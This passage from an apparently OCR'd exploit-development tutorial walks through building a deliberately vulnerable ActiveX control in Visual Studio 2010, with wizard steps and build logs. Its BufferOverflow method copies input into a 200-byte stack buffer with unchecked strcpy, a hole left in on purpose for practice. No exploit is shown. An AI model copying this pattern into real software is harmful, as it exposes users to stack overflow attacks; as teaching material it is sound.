
Add control based on:
(none)

Miscellaneous status:
[ ] Invisible at run time
[ ] Acts like button
[ ] Acts like label

Other:
[✓] Normalized DC
[ ] Windowed only
[ ] Insertable


Leave all the options as default values, and then click on “**Next >**” button.

As this ActiveX is very simple in nature, we will leave the **Stock Properties** to its default values.




Lastly, click on "**Finish**" button to complete the **ATL Control Wizard**.


Now, switch to "**Class View**" and click on "**IATLActivexControl**".



Right click on "**IATLActivexControl**" interface and select on "**Add**" and then click on "**Add Method…**"



Here comes the "**Add Method Wizard**" window.



Return type: HRESULT
Method name: BufferOverflow

```
[in] BSTR sBuffer
[out,retval] LONG* retVal
```

Enter "`BufferOverflow`" as "**Method name**". We will add two parameters to "`BufferOverflow`" method, first parameter is "**IN**" type and the second parameter is "**OUT**" type. Next, click on "**Finish**" button.

Method Name: **`BufferOverflow`**

First Parameter Details

Parameter attributes	Parameter type	Parameter name
in	BSTR	sBuffer

Second Parameter Details


Parameter attributes	Parameter type	Parameter name
out, retval	LONG*	retVal

After we have added parameters to our Method "**`BufferOverflow`**", we will write codes for it.

Switch to **Solution Explorer** and double click on **ATLActivexControl.cpp** and write the below given code.

---------- **ATLActivexControl.cpp** ----------

```
// ATLActivexControl.cpp : Implementation of CATLActivexControl
#include "stdafx.h"
#include "ATLActivexControl.h"


// CATLActivexControl


STDMETHODIMP CATLActivexControl::BufferOverflow(BSTR sBuffer, LONG* retVal)
{
	//USES_CONVERSION macro avoids compiler errors
	//facilitates use of String Conversion macro
	USES_CONVERSION;
	char buffer[200] = {0};

	//To convert a Unicode string to ANSI
	//use ATL String Conversion macro W2A()
	char *tmp = W2A(sBuffer);

	//Vulnerable code 'strcpy' is vulnerable to buffer overflow attacks
	//it does not validate user input
	strcpy(buffer, tmp);

	//Output the message via MesasgeBoxA Win32 API
	MessageBoxA(0,buffer,"vulActiveX Control",0);
	return S_OK;
}
```




```
// ATLActivexControl.cpp : Implementation of CATLActivexControl
#include "stdafx.h"
#include "ATLActivexControl.h"


// CATLActivexControl


STDMETHODIMP CATLActivexControl::BufferOverflow(BSTR sBuffer, LONG* retVal)
{
    //USES_CONVERSION macro avoids compiler errors
    //facilitates use of String Conversion macro
    USES_CONVERSION;
    char buffer[200] = {0};

    //To convert a Unicode string to ANSI
    //use ATL String Conversion macro W2A()
    char *tmp = W2A(sBuffer);

    //Vulnerable code 'strcpy' is vulnerable to buffer overflow attacks
    //it does not validate user input
    strcpy(buffer, tmp);

    //Output the message via MesasgeBoxA Win32 API
    MessageBoxA(0,buffer,"vulActiveX Control",0);
    return S_OK;
}
```

At this point, our ActiveX DLL is ready and can be compiled. Before compiling the **vulActiveX** project, let's examine the vulnerable code in our ActiveX control.

Examine Vulnerable Code

Let's build the solution and check the output of the ***Output*** window. As we are using **`strcpy`** function in our **`BufferOverflow`** method, compiler should show a warning message regarding the usage of **`strcpy`** function.

On the menu bar of **Visual Studio 2010**, click on **Build** --> **Build Solution**.



File Edit View Project Build Debug Team Data Tools VMware Architecture Test Analyze Window Help
Build Solution F7
Rebuild Solution Ctrl+Alt+F7
Clean Solution
Build vulActiveX
Rebuild vulActiveX
Clean vulActiveX
Project Only
Profile Guided Optimization
Batch Build...
Configuration Manager...
Compile Ctrl+F7
Win32
Toolbox
General
There are no usable controls in this group. Drag an item onto this text to add it to the toolbox.
mentation of CATLActivexControl
::BufferOverflow(BSTR sBuffer, LO

```
1>------ Build started: Project: vulActiveX, Configuration: Debug Win32 ------
1>Build started 08-07-2012 11:50:30 AM.
1>InitializeBuildStatus:
1>  Creating "Debug\vulActiveX.unsuccessfulbuild" because "AlwaysCreate" was specified.
1>Midl:
1>  Processing .\vulActiveX.idl
1>  vulActiveX.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.idl
1>  oaidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\objidl.idl
1>  objidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\unknwn.idl
1>  unknwn.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\wtypes.idl
1>  wtypes.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\basetsd.h
1>  basetsd.h
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\guiddef.h
1>  guiddef.h
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.idl
1>  ocidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oleidl.idl
1>  oleidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\servprov.idl
1>  servprov.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\urlmon.idl
1>  urlmon.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\msxml.idl
1>  msxml.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.acf
1>  oaidl.acf
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.acf
1>  ocidl.acf
1>ClCompile:
1>  stdafx.cpp
1>  vulActiveX.cpp
1>  ATLActivexControl.cpp
1>c:\users\ashfaq $\documents\visual studio 2010\projects\vulactivex\vulactivex\atlactivexcontrol.cpp(22):
warning C4996: 'strcpy': This function or variable may be unsafe. Consider using strcpy_s instead. To
disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help for details.
1>          c:\program files\microsoft visual studio 10.0\vc\include\string.h(105) : see declaration of
'strcpy'
1>  Generating Code...
1>  dllmain.cpp
1>  vulActiveX_i.c
1>Link:
1>     Creating library C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Debug\vulActiveX.lib and object C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Debug\vulActiveX.exp
1>LinkEmbedManifest:
1>  vulActiveX.vcxproj -> C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Debug\vulActiveX.dll
1>FinalizeBuildStatus:
1>  Deleting file "Debug\vulActiveX.unsuccessfulbuild".
1>  Touching "Debug\vulActiveX.lastbuildstate".
1>
1>Build succeeded.
1>
1>Time Elapsed 00:00:17.04
2>------ Skipped Build: Project: vulActiveXPS, Configuration: Debug Win32 ------
2>Project not selected to build for this solution configuration
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 1 skipped ==========
```

Let's have a look at this small piece of information from the ***Output*** window.

```
1>c:\users\ashfaq $\documents\visual studio 2010\projects\vulactivex\vulactivex\atlactivexcontrol.cpp(22):
warning C4996: 'strcpy': This function or variable may be unsafe. Consider using strcpy_s instead. To
disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help for details.
1>          c:\program files\microsoft visual studio 10.0\vc\include\string.h(105) : see declaration of
'strcpy'
```


As expected, we have a warning message that **`strcpy`** function may be unsafe and consider using **`strcpy_s`** instead.

`strcpy` function does not validate the user input and it's usage may lead to stack overwrite. Hence, usage of **`strcpy`** function makes our ActiveX control vulnerable to buffer overflow attacks.


BUILDING VULACTIVEX CONTROL

Before building the project, we will have to change the project configuration from **Debug** to **Release**.

Right click on **vulActiveX** solution and select "**Configuration Manager...**"



Here comes the **Configuration Manager** window.



Configuration Manager

Active solution configuration: Debug
Active solution platform: Win32

Project contexts (check the project configurations to build or deploy):

Project	Configuration	Platform	Build
vulActiveX	Debug	Win32	✓
vulActiveXPS	Debug	Win32	

Now, we will have to change the **Configuration** setting from **Debug** to **Release** for both **vulActiveX** and **vulActiveXPS** projects.


Configuration Manager

Active solution configuration: Debug
Active solution platform: Win32


Project contexts (check the project configurations to build or deploy):

Project	Configuration	Platform	Build
vulActiveX	Release	Win32	✓
vulActiveXPS	Debug	Win32	

Once we have changed the **Configuration** settings from **Debug** to **Release**, click on **Close** button.

At this point, we are ready to build the project.

Click on **Build** --> **Build Solution**. You may press **F7** key on your keyboard to build the solution.



Let's verify whether the building process completed successfully. Check the **Output** window.


```
1>------ Build started: Project: vulActiveX, Configuration: Release Win32 ------
1>Build started 08-07-2012 01:14:49 PM.
1>InitializeBuildStatus:
1>  Creating "Release\vulActiveX.unsuccessfulbuild" because "AlwaysCreate" was specified.
1>Midl:
1>  Processing .\vulActiveX.idl
1>  vulActiveX.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.idl
1>  oaidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\objidl.idl
1>  objidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\unknwn.idl
1>  unknwn.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\wtypes.idl
1>  wtypes.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\basetsd.h
1>  basetsd.h
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\guiddef.h
1>  guiddef.h
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.idl
1>  ocidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oleidl.idl
1>  oleidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\servprov.idl
1>  servprov.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\urlmon.idl
1>  urlmon.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\msxml.idl
1>  msxml.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.acf
1>  oaidl.acf
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.acf
1>  ocidl.acf
1>ClCompile:
```

```
1>  stdafx.cpp
1>  ATLActivexControl.cpp
1>ATLActivexControl.cpp(22): warning C4996: 'strcpy': This function or variable may be unsafe. Consider
using strcpy_s instead. To disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help for details.
1>          C:\Program Files\Microsoft Visual Studio 10.0\VC\include\string.h(105) : see declaration of
'strcpy'
1>  vulActiveX.cpp
1>  Generating Code...
1>  dllmain.cpp
1>  vulActiveX_i.c
1>Link:
1>     Creating library C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.lib and object C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.exp
1>  vulActiveX.vcxproj -> C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.dll
1>FinalizeBuildStatus:
1>  Deleting file "Release\vulActiveX.unsuccessfulbuild".
1>  Touching "Release\vulActiveX.lastbuildstate".
1>
1>Build succeeded.
1>
1>Time Elapsed 00:00:10.96
2>------ Skipped Build: Project: vulActiveXPS, Configuration: Release Win32 ------
2>Project not selected to build for this solution configuration
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 1 skipped ==========
```

Solution built successfully. The **`vulActiveX.dll`** is located at the below given path.

```
1>Link:
1>     Creating library C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.lib and object C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.exp
1>  vulActiveX.vcxproj -> C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.dll
1>FinalizeBuildStatus:
1>  Deleting file "Release\vulActiveX.unsuccessfulbuild".
1>  Touching "Release\vulActiveX.lastbuildstate".
1>
1>Build succeeded.
```

